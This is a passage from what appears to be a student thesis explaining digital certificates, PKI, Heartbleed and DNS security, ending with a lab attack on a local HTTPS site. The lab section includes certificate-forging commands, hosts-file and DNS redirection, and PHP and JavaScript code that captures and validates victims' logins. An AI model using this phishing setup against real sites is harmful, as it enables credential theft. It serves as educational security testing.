


FIGURE 8. Secured communication

Step 1. Alice writes the message and encrypts it using Bob's public key. Encrypted text is the guarantee of confidentiality.

Step 2. Alice inputs the message to the hashing algorithm and gets hash value. Then she encrypts the hash output using her private key. This process is a digital signing, which provides integrity, authentication and nonrepudiation.

Alice sends the encrypted text and encrypted hash to Bob.

Step 3. Now Bob has to check authentication of the message. He decrypts the hash using Alice's public key to get her hash value. If the process is successful the authentication is verified.

Step 4. Bob decrypts the message using his private key. He can read it already, but to verify the integrity he has to create the hash output of this text and compare with Alice's hash output. If the values match, the integrity is verified.

3.3 Certificate Authorities and types of Digital Certificates

Certificate Authorities (CA) issue and sign with own private key the Digital Certificates. There are three topologies of trust: single-root public key infrastructure (PKI), hierarchical CA and cross-certified CA (Figure 9).




FIGURE 9. Topologies of trust (Cisco Systems Inc. 2012)

In the single-root PKI model, a single CA issues all the Certificates to the end users. The topology is simple but it is difficult to scale to a large environment. This model uses only one private key, that is if the key is stolen, whole system fails, because in that case there is no trusted CA any more.

In a hierarchical topology the root CA can issue Certificates to end-users and other lower-level CAs, which can also issue Certificates to end users and other CAs. The advantage of this model is that the private key of the root CA is rarely used, by this, the system is more secure. If the private key of one subordinate CA was stolen, only corresponding branch ceases to be trusted. The only challenge is the more CAs between the end user and the root CA, the more difficult to determine the signing path.

In the cross-certified CA, multiple single-root CAs establish trust relationships horizontally by cross-certifying their own CA Certificates. (Cisco Systems Inc. 2012)

There are some types of Digital Certificates:

By owners:

1. *Personal Certificates* identify individuals. They may be used to authenticate users with a server, or to enable secure e-mail.
2. *Server Certificates* identify servers that participate in secure communications with other computers. Using these Certificates a server can prove its identity to clients.
3. *Software publisher Certificates* are used to sign software, which is distributed via the Internet.
4. *Certificate Authority Certificates*. Root Certificates are self-signed and Intermediate Certificates are signed by Root CA.

By support number of domains and subdomains:

1. *Standard Certificates* are issued to protect a single domain name.
2. *Wildcard Certificates* allow to activate protection for one domain and many subdomains at the same time

Depending on the level of confidence:

1. *Trusted Certificates* are issued by CAs. Software applications (for instance browser) trust this Certificate automatically. Certification authority issues a Certificate for a certified domain name, indicates the validity of the Certificate (1-5 years), puts digital stamps and signatures. Thus, safety of established connection is guaranteed. In case of hacking of trust Certificate, responsibility lies only on the CA.
2. *Self-Signed Certificate* can be generated independently, and the authenticity of the Certificate is confirmed by its creator, that is it signed by untrusted person. For that reason software applications do not trust Self-Signed Certificates and display a warning that during the session will be used untrusted Certificate. In case of hacking nobody will reimburse any damages. (Microsoft Corporation 2007; Schaefer et al. 2013)

3.4 Protecting Digital Certificates

VeriSign is a Symantec Corporation's Certificate Authority, which issue Digital Certificates. In March 2012 Symantec Corporation published a post: "The malicious code, designed to commit click fraud, was signed by a legitimately issued VeriSign code signing certificate. This was a result of private keys being compromised at one of our customers. The code signing certificate used to sign the malicious code was authenticated and issued by VeriSign to a legitimate organization. The certificate has since been revoked, as it appears that the private keys, which were controlled by the customer, have been compromised."

Thus the responsibility for global security carries not only the company issues Certificates, but the holders of these Certificates themselves. Necessary to provide effective protection for the private key, because in the case of its compromising may suffer not only personal information, but also the whole society.

Symantec Corporation gives some recommendations to better protect the private keys and Digital Certificates:

1. *Separate Test Signing and Release Signing.* Using test certificates, which were created by an internal root certificate authority, for routine R&D software development tasks and business-critical private certificates to sign officially released software. These certificates must be stored separately.
2. *Store keys in secure location.* Using safe or locked room, and ideally an encrypted device, like an IC card or a USB token (not a USB memory stick) or hardware security module (HSM). If that is not possible, digital certificates and private keys should be archived and protected by a strong password.
3. *Physical Security.* Cameras, guards, fingerprint scanners etc.
(Symantec Corporation 2012)

3.4.1 Current security challenge – Heartbleed

On April 9th and 11th "The Independent" posted articles about "catastrophic Heartbleed flaw". James Vincent tells in the articles about a software bug that has gone unnoticed for two years. "It has exposed sensitive data in as many as two out of every three web servers, say researchers". The flaw is in the web encryption software known as OpenSSL. This SSL technology is used by such companies as Google, Facebook and

Yahoo. The green padlock in the address bar of the browser has suddenly become useless.

Schneier (2014), a security expert, wrote in his blog post: “The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop communications, steal data directly from the services and users and to impersonate services and users.”

Of course, the problem was resolved quickly after its discovery, however, the consequences still might exist. All the major companies have fixed their services and changed the keys. Users are also advised to replace all their passwords. Nobody knew about the error for two years. Imagine how much information could be lost during this time, and each of us was affected in varying degrees. As an example, when my gmail account was compromised, I had noticed it earlier than the news came and changed the password. I use a strong password, which is not saved in a browser or somewhere else. And yet my account was visited from Brazil several times.

Modern technologies protect customers from a variety of threats and attacks, however, each user should not fully rely on software and be slightly more attentive.

4 THE DOMAIN NAME SERVICE

The Domain Name Service (DNS) is a very important part of the Internet. In this chapter is considered its principles of operation, and then it is paid attention to the vulnerability of the system and methods of protection.

4.1 Acquaintance with DNS

DNS plays a considerable role in the global network. Its purpose is to convert a domain name such as `www.mamk.fi` into an IP address, for instance `195.148.216.131`. The reason is that people much easier remember domain names, than a set of numbers. Network in its turn understands only IP addresses. Thus DNS is a kind of translator between the user and the computer. Also, if the company decides to change the numeric address, the user will not see any changes, since the domain name will remain the same

(www.mamk.fi). The new address will simply be linked to the existing domain name and connectivity is maintained.

For the first ten years of operations, the Internet was small enough so that all of the domain names and IP addresses could fit in a single file named hosts.txt. However, as networks began to grow and the number of devices increased, this manual system became unworkable. The Internet's creators realized that instead of having all of the hosts located in a single file, the network itself needed to provide some sort of domain name resolution service.

In Figure 10 a simple schema how DNS works is presented:

1. When the computer needs to translate a domain name to an IP address, it creates a certain packet called a DNS query and sends it to a nearby DNS server. Usually system is configured to know of several DNS servers, it can be implemented manually or dynamically.
2. The DNS server may know or not know the answer. In second case it will usually attempt to discover the requested information. By default, the DNS server performs recursive queries. Recursion is a technique when the DNS server asks other DNS servers on behalf of the requesting client to find the IP address. Recursion can be disabled on the server and then it will search the answer only in its own data. Later in this chapter consider this in more detail.
3. DNS response is sent back to the computer. If the DNS server did not find the requested information the error message will be returned.




FIGURE 10. The Domain Name Service

In the text above, it was mentioned that the DNS server connects to other servers during the investigation. Indeed, the network of DNS servers is a hierarchical structure consisting of root DNS servers, Top-level domain servers, Secondary level domain

servers and other lower level domain servers. Each DNS server does not contain all the domain names and their addresses. They only responsible for small part of entire structure. When a DNS server received a query for a name translation that is not within its zone, it forwards the query to another DNS server within the appropriate zone. Thus the original DNS server receives the requested information, using a series of queries passing through a hierarchy (Figure 11). (Garfinkel & Spafford 2002; Cisco Systems Inc. 2013)




FIGURE 11. A hierarchy of DNS servers

There are two types of DNS queries that can be sent to the DNS server: recursive and iterative.

When the DNS server processes a *recursive query* it must to resolve the request even if it does not have an answer in local data. The DNS server sends requests (recursive or iterative) to other DNS servers for translations. Only after searching it returns the response.

With an *iterative query* the DNS server responds using only local information it has, based on local zone files or caching. If the DNS server does not have any data that satisfies the request, it sends a negative response. In Figure 12 different schemes of obtaining IP address of certain domain name are presented. For example, client types to the address line “student.mamk.fi”. To get an IP address the DNS query is sent to the local DNS server. There are three ways how DNS system works then:

- a) All sent queries are recursive:
 1. Client sends the recursive query to the DNS server: “What is the IP address of student.mamk.fi?”

2. DNS server does not have the answer, so it sends the recursive query to the root DNS server: “What is the IP address of student.mamk.fi?”
 3. Root server does not have the answer, but it knows who is responsible for .fi zone. It sends the recursive query to the .fi DNS server: “What is the IP address of student.mamk.fi?”
 4. .fi DNS server does not have the answer, but it knows who is responsible for mamk.fi zone. It sends the recursive query to the mamk.fi DNS server: “What is the IP address of student.mamk.fi?”
 5. mamk.fi DNS server sends the response to the .fi DNS server: “IP address of domain name student.mamk.fi is 195.148.235.74”.
 - 6, 7, 8 Transmission of the requested IP address back to the client.
- b) All sent queries are iterative:
1. Client sends the iterative query to the DNS server: “What is the IP address of student.mamk.fi?”
 2. DNS server responds: “I do not have this information, but I have the IP address of the root DNS server. Send the query there.”
 - 3 – 8 Client sends iterative queries to the different DNS servers until it gets the requested IP address.
- c) Combined scheme uses recursive queries only from client to the DNS server; for communication between servers, iterative queries are applied. This type is the most popular in the Internet.




FIGURE 12. Different schemes of DNS queries

The request may be passed along to a number of servers, which can take extra time and consume bandwidth. After a match is found and returned to the original requesting server, the recursive server temporarily stores the IP address that matches the domain

name in cache memory. This significantly accelerates the process the next time. Root DNS servers and top-level DNS servers are iterative, because they have to handle a huge number of queries and recursive queries increase latency and reduce bandwidth. At the same time, it is not efficient to store all information passing through the Root DNS server constantly in the cache.

A useful feature is the ability to use DNS forwarders. DNS server interrogates other servers to find the correct answer, but if the network is connected to the Internet over a slow line, this process can take quite a while. Instead of that, it is possible to redirect all requests to the provider's server, and then receive the answers. Using the DNS forwarders may be interesting for large companies with multiple networks. For each network a relatively weak DNS server can be positioned, specifying a more powerful computer that is connected to the fast line as a forwarder. In this case all the answers will be cached on this powerful server that will accelerate name resolution for the entire network. (Microsoft Corporation 2014.)

4.2 DNS Security

The main function of the DNS hides IP addresses from the user, even if the address is changed, the DNS server redirects the query to the actual address without notifying the client. This is done for the convenience of using the Internet, however, this creates good conditions for the attackers. When the system was created the developers did not provide any security requirements, because while (1980s) it was not actual. For that reason DNS itself is initially vulnerable.

According to Wallenstein (2013) there are three the most common ways to redirect traffic:

1. To perform a cache poisoning attack
2. Change the data on an authoritative DNS server for a domain
3. Change the authoritative DNS servers for a domain

In case of cache poisoning the attacker replaces data in the server's cache, thereby redirecting users to false websites. Only recursive DNS servers use the cache and these servers are located closer to the end users in the hierarchy (see 4.1), so this type of attack is highly directional. Only those users are under the influence who are using the compromised DNS server.

Authoritative DNS server means that this server itself contains the information about certain domain zone – all IP addresses around this zone in one file. This file is not similar to cache, which is temporary stored, authoritative DNS server keeps permanent data. If the file is changed (second way to redirect traffic) the DNS server will send wrong responses and users will access the wrong webpages, until the problem is found.

The third case of compromising is the most dangerous, because when the authoritative DNS server itself is changed, the fake DNS server answers recursive queries and the false information is globally saved on other DNS servers as a cache. The cache is usually stored for a full day. In August 2013 the Syrian Electronic Army (SEA) attacks the New York Times website by changing the authoritative DNS server. All day users saw the dark picture with title “Hacked by Syrian Electronic Army”. (Wallenstein 2013.)

In addition to these attacks, based on the substitution of IP addresses, there are other DNS server threats such as Man in the middle and DDoS attacks. I will not describe in detail these attacks, only recall their basic essence. If the attacker intercepts the transmitted packets, modifies or only reads the information, it is a Man in the middle attack. Distributed Denial of Service (DDoS) attack is carried out to stop the DNS server by sending huge number of false queries. The attackers identify the most vulnerable users’ computers and infect them by Trojan horse that may be not found for a long time. Then by hacker’s command, infected computers simultaneously send queries which incapacitate the DNS server.

As seen above, the DNS server is a very vulnerable and it is not related to software defects. However, today there are some solutions of this problem.

DNS Security Extensions (DNSSEC) was designed to protect the Internet from certain attacks. It is a set of extensions to DNS. The first edition of DNSSEC RFC 2065 was published in 1997 already. In 1999, the creators tried to implement DNSSEC, based on the RFC 2535. However, this version is also not widespread because of serious problems with scaling. Protected DNS required many resources, because communication consisted of six messages and it had a complex system of upgrades in the hierarchy. In 2005 the current edition of DNSSEC is appeared, which is called DNSSEC-bis. This version also uses additional steps, but nevertheless it is applicable in practice.

DNSSEC is based on asymmetric encryption. Each zone contains two keys: public and private. Public key is publicly available and is reflected in the DNS. The private key has a restricted access. The individual data of DNS zone is signed by private key of this zone. Higher level zones sign public keys for the lower-level areas. When a user wants to access a website, the computer requests the IP address of the website and the DNSSEC key, associated with this area, from a recursive DNS server. This key allows the server to verify that the IP address record it receives is identical to the record in the authoritative name server. If the recursive server determines that the address record has been sent by the authoritative DNS server and has not been altered in transit, it resolves the domain name and the user can access the site. (VeriSign Inc. 2014.)

Thus, DNSSEC provides origin authentication of DNS data and integrity. However, it does not provide confidentiality and does not protect against DDoS Attacks. Although protected DNS solves many security problems of original DNS system, most servers today still use a conventional DNS as before. DNSSEC requires a large amount of resources and reduces network bandwidth, which complicates its global spread. Today DNSSEC is only supported by High-level DNS servers. The current situation which domains are switched into DNSSEC may be seen by visiting [DNSSEC Deployment Report](http://rick.eng.br/dnssecstat/) (<http://rick.eng.br/dnssecstat/>). For 16 April 2014, 533 Top-level domains use DNSSEC.

Since DNSSEC has not yet got proper distribution; we have to wait and work with old methods. Time to live (TTL) should have the adequate value. By default it is 24 hours. It means that cache on the DNS server will be changed only after a full day. To reduce consequences of cache poisoning the TTL should be much less. However, too small value will increase the traffic. DNS server and Website should be stored on separate computers. Using DNS firewall and filtering helps to significantly reduce the likelihood of DDoS attacks.

5 TESTING RELIABILITY OF HTTPS

In this section, I check the reliability of Digital Certificates' usage for sites. We have previously figured out that the certificate solves three main security issues: Authentication, Integrity and Confidentiality. The biggest danger is loss of private key,

as in this case, all the transmitted data can be read by a third party. However, even if the key is well hidden, there are other ways of obtaining unauthorized access.

In 2008 it was possible to create a duplicate of an existing certificate, since md5 mechanism was used for signing. The theoretical opportunity to crack this encryption method existed always, but Certification Authorities neglected this minor probability. However, a way allowing to create two documents with the same values md5 fingerprints was found. Today this type of attack is not relevant, since all CAs switched to a more reliable encryption mechanism SHA-1.

I do not set a goal to break the certificate itself, because I did not find any real probability to realize this. My task is to verify if the possibilities are to intercept the data, such as login and password from the protected website.

5.1 Initial data and topology

To achieve the goal I created the following test environment. I used four Virtual machines on a single host, however, in Figure 13 an appropriate real topology is presented also. Each computer has a specific role: web server, DNS server, Client and Attacker. The IP settings are in Figure 13 below.




FIGURE 13. Topology and IP settings

All Computers use Windows 8.1 Operating System. The web server uses Apache_2.0.59-OpenSSL-0.9.8e-win32, php-5.2.13 and MySQL-5.6.17.0 software for realization secured local website – <https://www.website.fi>. Unbound 1.4.22 software is installed as a DNS server, which translates local IP addresses. For more information about how the website and DNS server were created see Evgeny Malygin's final thesis.

5.2 Spoofing the secured website

For successful implementation of the project, I have to create a false website that is most similar to the real one. Since the website uses HTTPS protocol I should also install a Digital Certificate to prevent unnecessary suspicion.

As an attacker I cannot ask the Certificate Authorities such as VeriSign, GoDaddy or Thaute to issue me the official certificate. There are several reasons for that. Firstly I would like to get the certificate with the same domain name. Secondly I will use it for illegal purposes. And thirdly I do not want to spend money. Therefore, I have only a way to create a self-signed certificate, which will satisfy all my requirements.

For that the Apache and OpenSSL software are used. Using command prompt I create the self-signed certificate with 1024 bit RSA private key for one year of usage.

```
openssl req -config openssl.cnf -new -out cert.csr -  
keyout cert.pem  
  
openssl rsa -in cert.pem -out cert.key  
  
openssl x509 -in cert.csr -out cert.cert -req -signkey  
cert.key -days 365
```

In a process of creation I put the information about the owner: Country – Finland, city – Mikkeli, organization name – MAMK, organizational unit name – IT, common name – www.website.fi. These data is an exact copy of the victim website.

Now when the fake website is similar in appearance to the original one and has the same installed Digital Certificate, everything is ready to attack.

Before replacing the website consider how the client's PC opens a particular page. The simple scheme of address translating is shown in Figure 14.




FIGURE 14. Address translating

When user types into address bar `www.website.fi`, the system starts searching of appropriate IP address. Windows operating systems contain very simple internal DNS server. It is a file named *hosts* located on `C:\Windows\System32\Drivers\etc`. This file contains the mappings of IP addresses to host names. It can be used by administrators for local websites, when there is no many computers to configure. The *hosts* file is checked first, if the needed domain is not found the query goes to DNS server.

Based on this structure there are four possibilities to spoof the website:

1. Add or change an entry in the *hosts* file
2. Modify the locally stored information about the DNS servers IP address
3. Change the data on the DNS server
4. Spoof the DNS server itself

For realization of attacks usually viruses are used, they get an access to the computer and change the configuration files. In first case this is the *hosts* file. To redirect the query `www.website.fi` to attacker's IP address (`192.168.0.114`), only two lines have to be added (Figure 15).

```

File Edit Format View Help
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
# 102.54.94.97 rhino.acme.com      # source server
# 38.25.63.10 x.acme.com         # x client host

# localhost name resolution is handled within DNS itself.
# 127.0.0.1 localhost
# ::1 localhost
192.168.0.114 www.website.fi
192.168.0.114 website.fi

```

FIGURE 15. Spoofing via hosts file

From the client browser the fake website is successfully opened. The page is used the HTTPS protocol, but because of self-signed certificate the user got a warning: “The connection is untrusted” (Figure 16).



FIGURE 16. HTTPS connection and the warning

If the user clicks the “I Understand the Risks” button, the certificate is added to the browser storage. After that the browser will not show this warning any more, it means that the goal is reached.

If the attacker cannot get an access to the end user host he or she can try to achieve the DNS server. To redirect the domain name from one IP address to another couple of lines have to be changed in the configure file. For Unbound DNS server it is the “service.conf” file (Figure 17).




FIGURE 17. Spoofing via changing the DNS server data

The result of this attack is absolutely identical to the previous one, however, this type is more global, because all devices connected or related to this DNS server are under the attack.

In the next method the Unbound software is installed as a DNS server on the attacker's machine. The configuration file contains the entries about the fake website. After that it remains only to force the client PC to use new DNS server instead of original one. The IP settings have to be changed on the victim's PC (Figure 18). This might be implemented by malicious code or manually, if the attacker has a physical access to the computer.




FIGURE 18. Modifying the local information about the DNS server IP address

The last way is to spoof the DNS server itself. The attacker

All the attacks were successful and client used the false website with HTTPS protocol. Now it is time to steal the private information (in this case, the login and password) from the user to get an access to the original system. About this is the next chapter.

5.2.1 Getting the private information

There are different ways to get the username and password entered into false website. First solution is very simple – to write down the information to a separate text document. Figure 19 below contains the script was used in my case and an example of saved information in *data.txt* file. The script could be added to a look-a-like web site in which the user is directed with some method described in section 5.2.

This way is very simple and fast to configure and implement, however, it is quite rough. It means it is visible, because the attacker create only similar home page and does not

provide service itself. After the user entered the login and password, the error appears, because false web server does not have anything else inside. The attacker's site can be created very close to original one, but still it will not operate fully, because the aim is to get the information and use it for own benefit. Another problem of this method that all entered combinations will be put into file without verification. To find the correct pair attacker has to check them on the original website.



```

1 <?php
2 $login = $_POST['login'];
3 $password = $_POST['password'];
4
5 $fp = fopen("data.txt", "a");
6 fputs($fp, strip_tags(stripslashes($_POST['login'].' '.$_POST['password']))."\r\n");
7 fclose($fp);
8
9 echo "This page is not available :Q( <bx><br> <a href='index.php'>Home</a>";
10 ?>

```

Entered values are saved in data.txt

Error message

```

data.txt - N...
File Edit Format View Help
user1 pass1
user1 pass1
admin admin
user2 pass2
jhg87 564

```

FIGURE 19. Script and an example of captured data in data.txt file

The method above works great, however I improved it. In the second way of getting private information from a spoofed website the solution to check validity of entered user credentials was found. Figure 20 below presents the java script used in *index.php* on the attacker's PC.



```

32 <script>
33
34 $("#botton").on("click", function () {
35     //alert( $("#login").val());
36     $.post( "https://192.168.0.111/testreg.php", { login: $("#login").
37         val(), password: $("#password").val() })
38         .done(function( data ) {
39             //alert( "Data Loaded: " + data );
40             if (data.indexOf("Welcome to our") > -1)
41             {
42                 $.post( "testreg.php", {login: $("#login").val(), password:
43                     $("#password").val() })
44                 .done(function( data ) {
45                     //alert( "Data Loaded: " + data );
46                 });
47             }
48             $("#fake").replaceWith(data.replace("/index.php", ""));
49         });
50     });
51 </script>

```

FIGURE 20. Configuration of fake index.php

The IP address 192.168.0.111 in Figure above is the IP address of the original website. One more change must be done in web server configuration file (for Apache it is `httpd.conf`), the next string must be added.

```
Header set Access-Control-Allow-Origin "*"
```

